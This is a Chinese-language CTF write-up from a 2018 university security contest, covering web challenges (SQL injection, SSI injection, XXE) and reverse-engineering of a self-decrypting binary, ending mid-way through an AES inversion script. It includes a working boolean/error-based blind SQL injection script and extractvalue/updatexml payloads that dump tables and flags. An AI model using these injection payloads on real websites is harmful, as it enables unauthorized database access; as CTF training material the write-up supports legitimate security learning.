2018高校网络安全信息安全管理运维挑战赛部分wp


Bling1Dog / 2018-11-17 21:01:00 / 浏览数 3307 安全技术 CTF 顶(0) 踩(0)

刚打完这个比赛，整理了一下队伍的wp，感谢大手子们带飞，不得不说密码学的题属实有点难了，清华的大师傅都差点没做出来


web

SimpleBlog

主页提示和成绩为0有关



登录进去看到提示:




可能是二次注入或者文件包含，但是怎么都没找到文件包含的点
有答题的界面 分数是随机的，就算点同一个选项也不会是相同的分数，但是成绩不会是0
测试在用户名为 admin'时，注册登录后答题分数时0，但是有#号不会是0，猜想只有数据库逻辑错误分数才会是0
可以用布尔盲注，但是对于报错的方法，我用的是exp(),可以本地测试一下

图中可以知道 extractvalue在逻辑上总会报错，无论前面条件是否正确
而exp只有在前面条件正确时才会报错,根据这一点 写出脚本

```
import requests,re
import string
register_url = "http://210.32.4.20/register.php"
login_url = "http://210.32.4.20/login.php"
answer_url = "http://210.32.4.20/answer.php"
guess = "}{_"+string.digits+string.ascii_letters+"!@#$"
flag = ""
for i in range(1,50):
print "round: "+ str(i)
for j in guess:
print "[+]testing: "+j
tmp = ord(j)
payload = "1' and if((ascii(substr((select flag from flag),{},1))={}),exp(~(select * from(select user())a)),1)#"
print payload.format(i,tmp)
data1 = {
"username" : payload.format(i,tmp),
"password" : "aaa"
}
data2 = {
"9.d":"on"
}
re = requests.session()
tt=re.post(register_url,data=data1)
re.post(login_url,data=data1)
res = re.post(answer_url,data2)
# print res.text
if "<script>alert('Your grades is 0');</script>" in res.text:
```

```
flag = flag+j
break
print "flag: "+flag
```


最后得到flag:



SimpleServerInjection


题目提示是ssi注入，flag在当前目录下，百度一篇文章安全脉搏就有payload:

修改文件名为flag即可




SimpleExtensionExplorerInjection

题目提示XXE flag在根目录下
抓个包
修改connntent-type 和post内容即可得到flag




SimplePrintEventLogger

看题目环境是和上一题一样，感觉完全可以用上一题方法做
读一下根目录有什么文件



发现了 flagvvvvvaaaagegsgag2333 文件
读一下




SimpleBBS

这个题当时卡了一下，因为当时只是在验证了在注册的时候的注入，但是服务器在注册脚本中写了过滤单引号之类的，一直无法绕过，最后尝试了一下登陆的注入，发现竟然
payload:


```
admin'union select (extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables),0x7e)))#
```

发现只爆出了flag的一部分



然后substr得到后面的结果:
payload:

```
admin'union select (updatexml(1,concat(0x7e,substr((select flag from flag),28,50),0x7e),1))#
```



RE(队友解出)

re1


输入flag后进入sub_400647（）进行校验

```
printf("flag plz: ", a2);
fgets(flag, 256, stdin);
v4 = strchr(flag, '\n');
if ( v4 )
  *v4 = 0;
puts("lets check it out");
if ( (unsigned int)sub_400647() )
{
  puts("cool man, correct!");
  result = 0LL;
}
```

进去先异或解密函数

```
for ( i = sub_4006EB; (unsigned __int64)sub_40082B > (unsigned __int64)i; i = (__int64 (*)())((char *)i + 1) )
  *(_BYTE *)i ^= 9u;
v3 = sub_4006EB();
for ( j = sub_4006EB; (unsigned __int64)sub_40082B > (unsigned __int64)j; j = (__int64 (*)())((char *)j + 1) )
  *(_BYTE *)j ^= 9u;
return v3;
```

然后进去之后又会发现里面还有解密函数，受不了了，开始动态调，并且在flag下断点



接着就运行到读取flag的地方了，这是对flag的第一个字符进行处理计算，格式类似于

```
v0 = 101 * flag[6] + 101 * flag[6] * flag[6] + 13 * flag[6] * flag[6] * flag[6] + 25
if ( v0 == 22215400 ):
```

```
.text:0000000000414742 movzx   eax, cs:flag
.text:0000000000414749 movsx   eax, al
.text:000000000041474C mov     [rbp+var_8], eax
.text:000000000041474F mov     dword ptr [rbp-0Ch], 0
.text:0000000000414756 mov     eax, [rbp-8]
.text:0000000000414759 imul    eax, [rbp-8]
.text:000000000041475D imul    eax, [rbp-8]
.text:0000000000414761 imul    eax, 78h
.text:0000000000414764 add     [rbp-0Ch], eax
.text:0000000000414767 mov     eax, [rbp-8]
.text:000000000041476A imul    eax, [rbp-8]
.text:000000000041476E mov     edx, eax
.text:0000000000414770 mov     eax, edx
.text:0000000000414772 add     eax, eax
.text:0000000000414774 add     eax, edx
.text:0000000000414776 add     [rbp-0Ch], eax
.text:0000000000414779 mov     eax, [rbp-8]
.text:000000000041477C imul    eax, 22h
.text:000000000041477F add     [rbp-0Ch], eax
.text:0000000000414782 add     dword ptr [rbp-0Ch], 0Ch
```

然后还有比较验证，这里写脚本跑。

```
.text:0000000000414782 add     dword ptr [rbp-0Ch], 0Ch
.text:0000000000414786 cmp     dword ptr [rbp-0Ch], 259C599h
.text:000000000041478D setz    al
.text:0000000000414790 movzx   eax, al
.text:0000000000414793 mov     [rbp-4], eax
.text:0000000000414796 cmp     dword ptr [rbp-4], 0
.text:000000000041479A
.text:000000000041479A loc_41479A:
.text:000000000041479A jz      loc_414837
```

```
for i in range(0x20,0x7f):
   tmp = i
   v0 = 34 * tmp + 3 * tmp * tmp + 120 * tmp * tmp * tmp + 12
   if v0 == 39437721:
       print chr(i)
       break
```

后面都是重复同样的解密一段代码，然后对flag的一个字符进行判断，满足条件则对下一个字符进行验证，如此反复解密的脚本如下：

```
start = 0x419DD4
end = 0x419F85
for i in range(end - start):
   byte = get_byte(start+i)
   p_byte = byte ^ 0x13
   patch_byte(start+i,p_byte)
```

重复了52次总算是到了最后一个验证函数了（出题人真狠）

```
for ( i = sub_419C28; (unsigned __int64)sub_419DD4 > (unsigned __int64)i; i = (__int64 (*)())((char *)i + 1) )
  *(_BYTE *)i ^= 0x14u;
v0 = 96 * flag[52] + 12 * flag[52] * flag[52] + 74 * flag[52] * flag[52] * flag[52] + 104;
v6 = v0 == 104;
if ( v0 == 104 )
{
  for ( j = (signed __int64 (__fastcall *)(__int64, char **, char **))&loc_419F85;
        (unsigned __int64)main > (unsigned __int64)j;
        j = (signed __int64 (__fastcall *)(__int64, char **, char **))((char *)j + 1) )
  {
    *(_BYTE *)j ^= 0x66u;
  }
  v6 = ((__int64 (*)(void))loc_419F85)();
  for ( k = (signed __int64 (__fastcall *)(__int64, char **, char **))&loc_419F85;
        (unsigned __int64)main > (unsigned __int64)k;
        k = (signed __int64 (__fastcall *)(__int64, char **, char **))((char *)k + 1) )
  {
    *(_BYTE *)k ^= 0x66u;
  }
}
for ( l = sub_419C28; (unsigned __int64)sub_419DD4 > (unsigned __int64)l; l = (__int64 (*)())((char *)l + 1) )
  *(_BYTE *)l ^= 0x14u;
return v6;
```


对52个字符进行逐位爆破，得到最终的flag，部分脚本如下（总共300多行……）：

```
for flag[47] in range(0x20, 0x7f):
     v0 = 50 * flag[47] + 22 * flag[47] * flag[47] + 55 * flag[47] * flag[47] * flag[47] + 41
     if ( v0 == 83944866 ):
         flag[47] = chr(flag[47])
         break

for flag[48] in range(0x20, 0x7f):
     v0 = 77 * flag[48] + 42 * flag[48] * flag[48] + 119 * flag[48] * flag[48] * flag[48] + 110
     if ( v0 == 134321206 ):
         flag[48] = chr(flag[48])
         break

for flag[49] in range(0x20, 0x7f):
     v0 = 91 * flag[49] + 38 * flag[49] * flag[49] + 126 * flag[49] * flag[49] * flag[49] + 64
     if ( v0 == 146289319 ):
         flag[49] = chr(flag[49])
         break

for flag[50] in range(0x20, 0x7f):
     v0 = 113 * flag[50] + 113 * flag[50] * flag[50] + 119 * flag[50] * flag[50] * flag[50] + 22
     if ( v0 == 168616582 ):
         flag[50] = chr(flag[50])
         break

for flag[51] in range(0x20, 0x7f):
 v0 = 24 * flag[51] + 88 * flag[51] * flag[51] + 98 * flag[51] * flag[51] * flag[51] + 30
 if ( v0 == 192784280 ):
     flag[51] = chr(flag[51])
     break

# for flag[52] in range(0x20, 0x7f):
#       v0 = 96 * flag[52] + 12 * flag[52] * flag[52] + 74 * flag[52] * flag[52] * flag[52] + 104
#       if (v0 == 104):
#           flag[52] = chr(flag[52])
#           break

flag = ''.join(flag)
print("flag= "+flag)
```

最后得到的flag：
EIS{you_should_go_for_nascondino_world_championship}

Tailbone

这里本来想修改为Intel的另一条指令aesdec，没想到兜了好大的圈子。



我们可以看到对于单轮运算，使用aesdec是逆不过来的。
所以我们必须对于每一步运算进行如下运算

```
xor_key
inv_mix_columns
inv_shift_rows
inv_sub_bytes
```

参考github上AES的实现，写出如下脚本:

```
import binascii
   inv_s_box = (
       0x52, 0x09, 0x6A, 0xD5, 0x30, 0x36, 0xA5, 0x38, 0xBF, 0x40, 0xA3, 0x9E, 0x81, 0xF3, 0xD7, 0xFB,
       0x7C, 0xE3, 0x39, 0x82, 0x9B, 0x2F, 0xFF, 0x87, 0x34, 0x8E, 0x43, 0x44, 0xC4, 0xDE, 0xE9, 0xCB,
       0x54, 0x7B, 0x94, 0x32, 0xA6, 0xC2, 0x23, 0x3D, 0xEE, 0x4C, 0x95, 0x0B, 0x42, 0xFA, 0xC3, 0x4E,
       0x08, 0x2E, 0xA1, 0x66, 0x28, 0xD9, 0x24, 0xB2, 0x76, 0x5B, 0xA2, 0x49, 0x6D, 0x8B, 0xD1, 0x25,
       0x72, 0xF8, 0xF6, 0x64, 0x86, 0x68, 0x98, 0x16, 0xD4, 0xA4, 0x5C, 0xCC, 0x5D, 0x65, 0xB6, 0x92,
       0x6C, 0x70, 0x48, 0x50, 0xFD, 0xED, 0xB9, 0xDA, 0x5E, 0x15, 0x46, 0x57, 0xA7, 0x8D, 0x9D, 0x84,
       0x90, 0xD8, 0xAB, 0x00, 0x8C, 0xBC, 0xD3, 0x0A, 0xF7, 0xE4, 0x58, 0x05, 0xB8, 0xB3, 0x45, 0x06,
       0xD0, 0x2C, 0x1E, 0x8F, 0xCA, 0x3F, 0x0F, 0x02, 0xC1, 0xAF, 0xBD, 0x03, 0x01, 0x13, 0x8A, 0x6B,
